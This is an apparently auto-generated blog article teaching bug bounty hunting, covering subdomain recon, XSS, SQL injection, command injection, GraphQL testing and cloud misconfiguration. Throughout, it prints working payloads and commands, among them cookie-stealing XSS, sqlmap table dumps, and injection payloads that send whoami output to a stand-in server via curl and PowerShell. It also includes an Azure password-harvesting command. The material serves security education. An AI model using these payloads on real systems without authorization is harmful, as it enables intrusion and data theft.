
Listen to this Post

Introduction:
Modern web application security extends far beyond running automated scanners; it requires a deep understanding of logic flaws, misconfigurations, and the subtle interactions between complex systems. The landscape of bug bounty hunting has evolved into a discipline that combines meticulous reconnaissance, creative exploitation techniques, and continuous learning within active hunter communities. This article extracts practical methodologies from seasoned professionals, focusing on the tools and commands necessary to transition from a passive observer to an active, skilled bug hunter.
Learning Objectives:
- Understand and execute advanced reconnaissance techniques using OSINT and subdomain enumeration.
- Master the exploitation of common web vulnerabilities including XSS, SQLi, and Command Injection through manual testing.
- Implement API security testing methodologies and leverage automation for efficient bug discovery.
You Should Know:
1. Advanced Reconnaissance and Subdomain Enumeration
Start by expanding your target’s attack surface. Passive reconnaissance gathers data without directly interacting with the target, while active enumeration involves sending probes. The post emphasizes community-driven learning, but the technical foundation lies in command-line tools.
For Linux, begin with `amass` for thorough enumeration:
 Install Amass
sudo apt update && sudo apt install amass

Passive enumeration
amass enum -passive -d target.com -o passive_targets.txt

Active enumeration with wordlists
amass enum -active -d target.com -brute -w /usr/share/wordlists/amass/subdomains.txt
For Windows, utilize `PowerShell` with `Resolve-DnsName` or tools like `Sublist3r` via Python:
 Basic DNS enumeration in PowerShell
Resolve-DnsName target.com -Type A
Use `httpx` from ProjectDiscovery to filter live hosts:
cat subdomains.txt | httpx -status-code -title -tech-detect -o live_hosts.txt
This step-by-step process reduces the target list to only active web applications, saving time during exploitation.
2. Cross-Site Scripting (XSS) Hunting with Context-Aware Payloads
XSS remains a prevalent vulnerability, but modern defenses require context-aware payloads. The step-by-step guide involves identifying injection points and escalating impact.
First, identify reflection points using parameter fuzzing:
 Using ffuf to find parameters
ffuf -w /path/to/param_wordlist.txt -u https://target.com/page.php?FUZZ=test -c -v
For manual testing, use browser developer tools to inspect how input is reflected. If reflected in JavaScript context, use payloads like:
'-alert(1)-'
For HTML context without encoding:
<img src=x onerror=alert(document.cookie)>
To test blind XSS, use a payload that calls back to a collaborator:
<script src=https://your-collaborator.com></script>
Combine this with tools like `dalfox` for automated parameter discovery:
dalfox url https://target.com/page?param=test --deep
- SQL Injection Exploitation via Manual and Automated Techniques
SQL injection can lead to complete database compromise. Start by confirming the vulnerability using time-based payloads. For MySQL, use:
' AND SLEEP(5) --
For PostgreSQL:
' AND pg_sleep(5) --
Use `sqlmap` to automate exploitation, but understand its flags:
 Basic sqlmap scan with cookie authentication
sqlmap -u "https://target.com/page?id=1" --cookie="session=value" --level=3 --risk=2

Extract database names
sqlmap -u "https://target.com/page?id=1" --dbs

Dump a specific table
sqlmap -u "https://target.com/page?id=1" -D database_name -T table_name --dump
For Windows, the same commands apply in a command prompt or PowerShell with Python installed. Manual exploitation using `UNION` injections requires enumerating column counts:
' ORDER BY 10 --
4. Command Injection and Server-Side Exploitation
Command injection occurs when user input is passed unsanitized to a system shell. Identify endpoints that interact with the operating system (e.g., ping utilities, file uploads).
Test with basic payloads:
; ls -la
| whoami
&& dir
For a blind command injection, use time delays or out-of-band (OOB) techniques:
; ping -c 10 your-collaborator.com
For Linux, chain commands to exfiltrate data:
; curl http://your-server.com/$(whoami)
On Windows, use:
| powershell Invoke-WebRequest -Uri http://your-server.com/ -Method POST -Body (whoami)
Use tools like `commix` for automation:
commix --url="https://target.com/page?ip=127.0.0.1" --os-cmd="whoami"
5. API Security Testing and GraphQL Introspection
Modern web applications rely heavily on APIs. Begin by discovering API endpoints using tools like `katana` or gospider:
katana -u https://target.com -jc -o endpoints.txt
For GraphQL APIs, introspection often leaks the entire schema. Use a GraphQL client or curl:
curl -X POST https://target.com/graphql -H "Content-Type: application/json" -d '{"query":"{__schema{types{name,fields{name}}}}"}'
Test for IDOR (Insecure Direct Object References) by modifying parameters:
{"query":"{user(id: 2) {name email}}"}
Automate with `graphw00f` to fingerprint GraphQL engines:
graphw00f -d -t https://target.com/graphql
6. Leveraging Burp Suite for Advanced Workflows
Burp Suite is essential for manual testing. Configure your browser to use Burp as a proxy. Use the “Target” tab to map the application, then switch to “Repeater” to manually manipulate requests.
For automation, utilize the “Intruder” module with custom payloads. Save your project and use the REST API for scripting:
 Example using curl with Burp API (requires API key)
curl -X POST http://localhost:8080/v0.1/scan -H "Content-Type: application/json" -d '{"urls":["https://target.com"],"scope":{"include":["https://target.com/"]}}'
Install extensions like “Autorize” to test for privilege escalation and “Turbo Intruder” for high-speed fuzzing.
7. Cloud Hardening and Misconfiguration Detection
Misconfigured cloud storage (AWS S3, Azure Blob) is a common source of data leaks. Use tools like `s3scanner` to check for open buckets:
 Install s3scanner
go get -u github.com/sa7mon/s3scanner

Scan a list of bucket names
s3scanner -buckets-file buckets.txt
For Azure, use `MicroBurst`:
Import-Module MicroBurst.psm1
Get-AzurePasswords
Check for exposed `.git` directories using `git-dumper`:
git-dumper https://target.com/.git/ ./repo
What Undercode Say:
- Community-driven learning accelerates skill acquisition: The post’s emphasis on WhatsApp communities and YouTube channels highlights the importance of real-time knowledge sharing in cybersecurity. Engaging with active hunters exposes you to live scenarios and bypass techniques not found in static documentation.
- Practical application outweighs theoretical knowledge: The tools and commands listed—from `amass` to
git-dumper—represent the practical arsenal of a bug hunter. Mastery of these commands, combined with a deep understanding of web protocols, is what differentiates a professional from a script kiddie.
The integration of community resources with hands-on technical practice creates a powerful feedback loop. As vulnerabilities evolve with new technologies like AI-driven code generators and serverless architectures, the bug hunter’s ability to adapt through shared knowledge becomes paramount. The shift toward API-centric and cloud-native applications requires a rethinking of traditional penetration testing methodologies, moving from simple web app scanning to complex, multi-vector exploitation chains.
Prediction:
The future of bug hunting will be heavily influenced by AI-assisted code analysis and automated vulnerability discovery, but the human element—understanding business logic, chaining vulnerabilities, and creative bypasses—will remain irreplaceable. As organizations adopt DevSecOps, we will see a rise in “hybrid hunters” who blend automated tools with manual expertise, leveraging platforms like those promoted in the post to stay ahead of defensive mechanisms. The demand for real-time, community-backed learning will grow, making collaborative platforms essential for both novice and expert hunters.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Deepak Saini – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


